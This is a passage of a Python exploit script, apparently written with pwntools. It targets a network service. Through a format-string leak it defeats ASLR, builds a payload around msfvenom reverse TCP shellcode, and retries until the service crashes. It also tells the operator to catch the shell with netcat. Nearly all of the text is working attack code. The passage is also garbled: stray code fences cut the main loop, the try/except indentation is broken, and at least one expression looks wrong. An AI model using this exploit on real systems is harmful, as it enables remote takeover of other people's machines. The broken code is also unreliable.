            raise RuntimeError(f"bad byte 0x{byte:02x} at payload offset {offset}")
    return payload

def leak_base(conn):
    for leak_command in (b"LST %p.%p", b"TEST %p.%p"):
        conn.sendline(leak_command)
        data = b""
        for _ in range(20):
            chunk = conn.recv(4096, timeout=0.3)
            if not chunk:
                break
            data += chunk
            if b"Path:" in data and b"." in data:
                break

        match = re.search(rb"Path:\s*([0-9A-Fa-f]+)\.([0-9A-Fa-f]+)", data)
        if match:
            return int(match.group(2), 16) - 0x14120

    raise RuntimeError("ASLR leak failed")

def main():
    virtualalloc_offset = resolve_virtualalloc_offset()

    log.info("generating reverse TCP shellcode with msfvenom")
    shellcode = generate_shellcode()
    log.info(f"shellcode size: {len(shellcode)} bytes")
    log.info(f"listen with: nc -lvnp {LPORT}")

    crash_count = 0
    for attempt in range(1, RETRIES + 1):
        conn = None
        try:
            conn = remote(TARGET_IP, TARGET_PORT)
            base = leak_base(conn)
            payload = build_payload(shellcode, base, virtualalloc_offset)

            log.info(
                f"[{attempt}] base={hex(base)} "
                f"offset=0x{virtualalloc_offset:08x} payload={len(payload)} bytes"
            )

```

```

    )
    conn.sendline(b"TEST " + payload)

    response = conn.recvline(timeout=5)
    if response and (b"ERROR" in response or b"Path:" in response):
        log.warning(f"[{attempt}] no crash: {response.strip()[90]}")
        time.sleep(0.3)
        continue

    crash_count += 1
    log.success(f"[{attempt}] likely crash #{crash_count}; waiting {WAIT_AFTER_CRASH}s")
    time.sleep(WAIT_AFTER_CRASH)
    except Exception as error:
        log.warning(f"[{attempt}] failed: {error}")
        time.sleep(1)
    finally:
        if conn is not None:
            conn.close()

    log.warning(f"finished {RETRIES} attempts")
    return 1

if __name__ == "__main__":
    sys.exit(main())

```